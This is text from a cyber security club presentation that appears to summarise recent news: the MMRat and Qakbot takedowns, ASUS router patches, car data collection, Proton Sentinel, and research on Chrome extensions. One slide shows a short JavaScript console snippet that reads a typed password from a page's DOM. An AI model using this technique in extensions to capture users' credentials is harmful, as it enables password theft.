- MMRat Android banking trojan
  - Ever evolving sophistication
- Qakbot FBI 700,000
  - Uninstall malware from victim computers
  - \$8.6M seized
- Microsoft container isolation framework vulnerability
- Microsoft to disable TLS V1.0 and 1.1 protocols
- China to ban iPhones officials central government

## Current Issues



- Google removed “click-to-call” feature
- Project 42 – Tesla house
- New York Subway
  - Tap phone or bank card
  - View ANYONE’s info
- Open links in default browser
  - EU and few other locales
- FreeBSD boot 25 milliseconds
- AWS Firecracker microVM
- Forever 21 data breach 500,000
- Mom’s Meals parent company PurFoods
  - meals for chronic health conditions
  - SSNs and protected health information



## Current Issues

- ASUS RT-AX55 3.0.0.4.386\_51948
- ASUS RT-AX56U\_V2 3.0.0.4.386\_51948
- ASUS RT-AC86U 3.0.0.4.386\_51915
  
- SECURITY Updates
  
- Change out Router, Wireless Access Point?
- **Factory Reset Please**

**ASUS routers**

- California Privacy regulations
- Mozilla investigations
- Passenger's rights
- Mercedes with TikTok
- We connect our cars to Internet
- Garmin SD card

## **Automobile Manufacture's Data Collections**

- Proton users  
end-to-end zero-access encryption  
spam filtering, real-time notifications for logins



**Proton Sentinel**

- Proton Mail, Calendar, Drive, VPN, Pass

## Security and privacy

### Proton Sentinel

Proton Sentinel is an advanced account protection program powered by sophisticated AI systems and specialists working around the clock to protect you from bad actors and security threats.

Public figures, journalists, executives, and others who may be the target of cyber attacks are highly encouraged to enable Proton Sentinel.

Upgrade to Proton Unlimited, Proton Family, or Business plan to get access to Proton Sentinel.

[Learn more](#)



Upgrade to enable Proton Sentinel

# Proton Sentinel

- Proton Mail
- Inbox
- Account
  - Dashboard
  - Recovery
  - Account and password
  - Language and time
  - Appearance
  - Security and privacy**
  - Import via Easy Switch
- Proton Mail
  - Messages and composi...
  - Email privacy
  - Identity and addresses
  - Folders and labels
  - Filters
  - Auto-reply
  - Domain names
  - Encryption and keys
  - IMAP/SMTP
  - Backup and export

### Security logs

Logs include authentication attempts for all Proton services that use your Proton credentials.

- Enable authentication logs
- Enable advanced logs

Reload Wipe Download | 1

Time	Event	App version	IP	Location	ISP	Device	Protection
13:15	Authentication success	web-account 5.0.47.7	-	-	-	-	✓
13:15	Proton Sentinel enabled	web-account 5.0.47.7	-	-	-	-	-
Aug 16, 2023, 01:25	Sign in success	web-account 5.0.47.4	-	-	-	-	✓
Jul 9, 2023, 00:13	Sign in success	web-account 5.0.40.2	-	-	-	-	-
Jun 21, 2023, 17:08	Sign out	web-account 5.0.35.2	-	-	-	-	-
Jun 21, 2023, 17:08	Sign in success	web-account 5.0.35.2	-	-	-	-	-
May 18, 2023, 11:02	Sign in success	web-account 5.0.29.1	-	-	-	-	-
Apr 24, 2023, 23:01	Sign in success	web-account 5.0.25.0	-	-	-	-	-

- Important

- Website Source Code with plaintext passwords
- Abuse of DOM API to extract input as it is input – thus bypassing any obfuscations
- Document Object Model
- 1100 of top 10,000 sites have passwords in plain text

**Chrome extensions  
plaintext passwords**



- gmail.com – plaintext passwords on HTML source code
- cloudflare.com – plaintext passwords on HTML source code
- facebook.com – user inputs can be extracted via the DOM API
- citibank.com – user inputs can be extracted via the DOM API
- irs.gov – SSNs are visible in plaintext form on the web page source code
- capitalone.com – SSNs are visible in plaintext form on the web page source code
- usenix.org – SSNs are visible in plaintext form on the web page source code
- amazon.com – credit card details (including security code) and ZIP code are visible in plaintext form on the page's source code

## **Chrome Extensions**

### **Plaintext passwords**



Welcome

 testing123@gmail.com ▼

Enter your password

\*\*\*\*\*

Show password

[Forgot password?](#)

Next

```
<input type="password" class="whs0nd zHQkBf"
jsname="YPqjbf" autocomplete="current-
password" spellcheck="false" tabindex="0"
aria-label="Enter your password"
name="password" autocapitalize="off" dir="ltr"
data-initial-dir="ltr" data-initial-
value="testing123" badinput="false">
```

# facebook

Connect with friends and the world  
around you on Facebook.

testing123@gmail.com

\*\*\*\*\*



Log In

```
<input type="password" class="inputtext _55r1
_6luy_9npi" name="pass" id="pass" data-
testid="royal_pass" placeholder="Password"
aria-label="Password">
```

```
> let t = document.querySelector('#pass')
> t.value;
< testing123
```

- Password manager encourage:  
usability  
better password practices
- Password manager requirements  
JavaScript access to password fields
- Not just passwords  
Credit card info
- Password managers fir for purpose
- Passphrase and hints
- Passkeys with caveats

## **Chrome Extensions**

## **Password Managers**

# Devices

- FASTER CHARGING
- Airplane Mode
- Low Battery Mode
- iPhone 15 35W charging (iPhone 14 20W)

**Devices**



**Earzz**

- Specific sounds
- AI learning
- Not Smart Speaker always listening to voice

**Earzz**

- iOS Settings > Phone > Blocked Contacts



- Phone > Voicemail > Blocked Messages

**Who'dat blocked phone caller**



- FaceTime

Settings > FaceTime > Blocked Contacts

- Messages

Settings > Messages > Blocked Contacts

**Who'dat blocked phone caller**

- *Help Me Write*
- Already Gmail & Google Docs
- Google Messages *Magic Compose*
- Orca Menu
- Mako
  - Request rewrites
  - Preset text queries
  - Insert rewritten text
- Manta text to Google
  - Returns AI generated output
  - Explicit user consent

Shorten, Elaborate, Rephrase, Formalize  
Integrated into ChromeOS - thus most apps

Chromebooks Plus

# ChromeOS

- Version 116
- Enhanced autocorrect
- Files app search local and Google Drive
- Setup options available before use
- Convert PDFs to text via OCR
  
- Other Features
  - Android Apps, Linux Apps, Phone Hub, Steam and video games, third-party cloud storage

**ChromeOS**

**ChromeOS & Google Cursive**

Hello!  
I love Chrome



Hello!

Android Police

New note

New notebook

Read only 




All notes

Notebook One

*Hello!  
I love Chrome*

Sat Apr 30 9:38 PM 

Modified Sun May 1



### Cursive is designed for Chromebooks

Open Cursive on a Chromebook for the best experience.

[Learn more](#)

[Continue anyway](#)

Back	Alt+Left Arrow
Forward	Alt+Right Arrow
Reload	Ctrl+R
Save as...	Ctrl+S
Print...	Ctrl+P
Cast...	
Search images with Google	
📄 Send to your devices	
📄 Create QR Code for this page	
Convert image to text	
Translate to English	
View page source	Ctrl+U
Inspect	

Earth science  
Grade 5

## "HOW WIND BECOMES ELECTRICITY"

### What is a Wind Farm?- North Sea

Welcome to the North Sea. You're looking at one of Europe's largest wind farms, a place where a vast natural force is harnessed and turned into clean, renewable power. But why build a wind farm out at sea, instead of on land? First, it's consistently windy here — which means the 80 turbines in the wind farm will produce energy all day, every day. Second, building offshore means the wind farm can be larger than those on land, maximising the amount of energy it harnesses.

### What are Wind Turbines?- North Sea

As you can see, wind turbines are enormous structures. At 150 meters tall, those in front of us are taller than the Statue of Liberty, while the blades attached to their front are 120 meters in length — which is wider than a 747 jumbo jets' wingspan. You may have seen traditional windmills before, with wooden or cloth blades that are turned by the wind. Modern wind turbines use the same principle, but are designed to harness much more wind than their forebears. The larger their blades, the more energy they can create.

### How Wind Turbines Work- North Sea

Wind turbines have to face in the right direction in order to capture the wind efficiently. So, on top of each one, there is an instrument called an anemometer. It measures the speed and direction of the wind, and lets every turbine in the wind farm pivot independently to its neighbors in order to harness as much energy as possible. Together, the 80 turbines around us create enough clean energy every day to power more than 300,000 households.

Always

Just once







iDevice



Android Google Lens

**Visual Lookup**

- ChromeOS 116
- Files app with OneDrive integration  
Guided setup Microsoft 365
- Improved autocorrect
- Enhanced Files search
- Custom RGB keyboard color zones

**Chromebook & OneDrive**

- Help me get organized

**OneDrive**

- New automation capabilities
- Script editor
- New automation starters and actions
  - devices open or close
  - temperature or humidity change
  - occupancy sensing
  - devices plugged in
  - devices start charging
  - volume muted or unmuted

**Google Home**

- Turn on smart plug for humidifier if humidity drops below 20%
- Raise or lower smart blinds  
time of day, sunshine, temperature
- Turn on lights when TV is paused
- Camera events:  
package detection, familiar face detection,  
motion, pet detection

**Google Home**

- Real-time dynamic blood glucose
- Vessel elasticity
- Skin temperature
- ECG
- Heart rate
- Arterial fibrillation
- Sleep issues snoring

**Oppo Watch 4 Pro**

- High end iDevice LiDAR sensor  
LiDAR Light Detection and Ranging  
Pulsed laser  
Advanced photography  
Measure app  
Polycam 3D scanner



**LiDAR**





**Roku update**

- Android 14

Android



android

Android

Android

- September 6
- Actively being exploited

**Android Updates**

- Check your device(s)
- Update check
- Backup(s)

**Apple Updates**





**iDevice currency conversion**

- Your
- Input
- Please

**Your Turn**

- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs,  
Presentations, classes

Cyber Security SIG meetings, NEWSBLOG  
Internet

- Questions, suggestions, comments?

**[SCCCCyber@gmail.com](mailto:SCCCCyber@gmail.com)**